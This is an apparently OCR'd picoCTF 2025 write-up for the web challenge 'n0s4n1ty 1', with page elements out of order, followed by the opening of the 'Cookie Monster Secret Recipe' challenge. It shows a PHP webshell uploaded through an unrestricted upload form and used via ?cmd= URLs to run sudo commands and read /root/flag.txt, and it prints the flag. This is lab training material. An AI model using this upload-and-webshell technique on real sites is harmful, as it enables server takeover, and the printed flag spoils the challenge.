
15,582 users solved

98% Liked

Upon launch we see that the website looks like a normal image uploading website nothing too fancy. We see a image input field from where we are expected to upload our image.



We can simply upload image using the choose file button.




Notice that by default it lets us choose not just an image file but all files which means we can upload any file we want.

Recon

Let’s do a quick recon of the frameworks that are being used in running this website using wappalizer.

Result:



Ecommerce

Shopify 50% sure

Programming languages

PHP 7.4.33

Web servers

Apache HTTP Server 2.4.54

Operating systems

Debian


UI frameworks

Tailwind CSS

As we can see under the technologies field there are different technologies that wappalizer found on this website Apache http server and php being the most interesting ones for us.


Why so interesting? Well given the fact that we can upload any file on to the website and the fact that the website is using php opens up a lot of possibilities one of which is php injection by uploading a malicious php file.

Great we have successfully uploaded the malicious php file on to the website.



The file rev.php has been uploaded Path: uploads/rev.php


Now lets see if we can get anything out of the website for this I'm going to try to run the php file on the website by going to the uploaded path.



Not secure
standard-pizzas.picoctf.net:63796/uploads/rev.php?cmd=ls+%2F
Execute

```
bin
boot
challenge
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```


Perfect now lets find our flag which is supposed to be in the /root directory.



Not secure
standard-pizzas.picoctf.net:55231/uploads/rev.php?cmd=sudo+ls+%2Froot
sudo ls /root
Execute

```
flag.txt
```


As we found the flag.txt under /root directory. Now lets get the flag and submit.



Not secure
standard-pizzas.picoctf.net:55231/uploads/rev.php?cmd=sudo+cat+%2Froot%2Fflag.txt
sudo cat /root/flag.txt
Execute

```
picoCTF{wh47_c4n_u_d0_wPHP_2df2d584}
```

Submission



n0s4n1ty 1

Easy · Web Exploitation · picoCTF 2025 · browser_webshell_solvable

AUTHOR: PRINCE NIYONSHUTI N.

Description

A developer has added profile picture upload functionality to a website. However, the implementation is flawed, and it presents an opportunity for you. Your mission, should you choose to accept it, is to navigate to the provided web page and locate the file upload area. Your ultimate goal is to find the hidden flag located in the `/root` directory.

You can access the web application here!

This challenge launches an instance on demand.

Its current status is: RUNNING

Instance Time Remaining: 14:53


Hints

15,582 users solved

98% Liked

picoCTF{wh47_c4n_u_d0_wPHP_2df2d584}

Challenge completed!



Web Exploitation · Easy · SSTI1 · 26,006 solves · 96%


Web Exploitation · Easy · n0s4n1ty 1 · 15,584 solves · 98%

Web Exploitation · Easy · Cookie Monster Secret Recipe · 23,647 · 94%

Web Exploitation · Easy · WebDecode · 70,498 solves · 89%

Challenge 2

Cookie Monster Secret Recipe



Cookie Monster Secret Recipe

AUTHOR: BRHANE GIDAY AND PRINCE NIYONSHUTI N.

Description


Cookie Monster has hidden his top-secret cookie recipe somewhere on his website. As an aspiring cookie detective, your mission is to uncover this delectable secret. Can you outsmart Cookie Monster and find the hidden recipe? Additional details will be available after launching your challenge instance.

This challenge launches an instance on demand.
Its current status is:
NOT_RUNNING

23,647 users solved


94% Liked

Upon launch we see that the website looks like a normal website with sign in form nothing too fancy.



Cookie Monster's Secret Recipe

It seems even after a failed login we receive a valid cookie which is a base64 encoded text in our case.



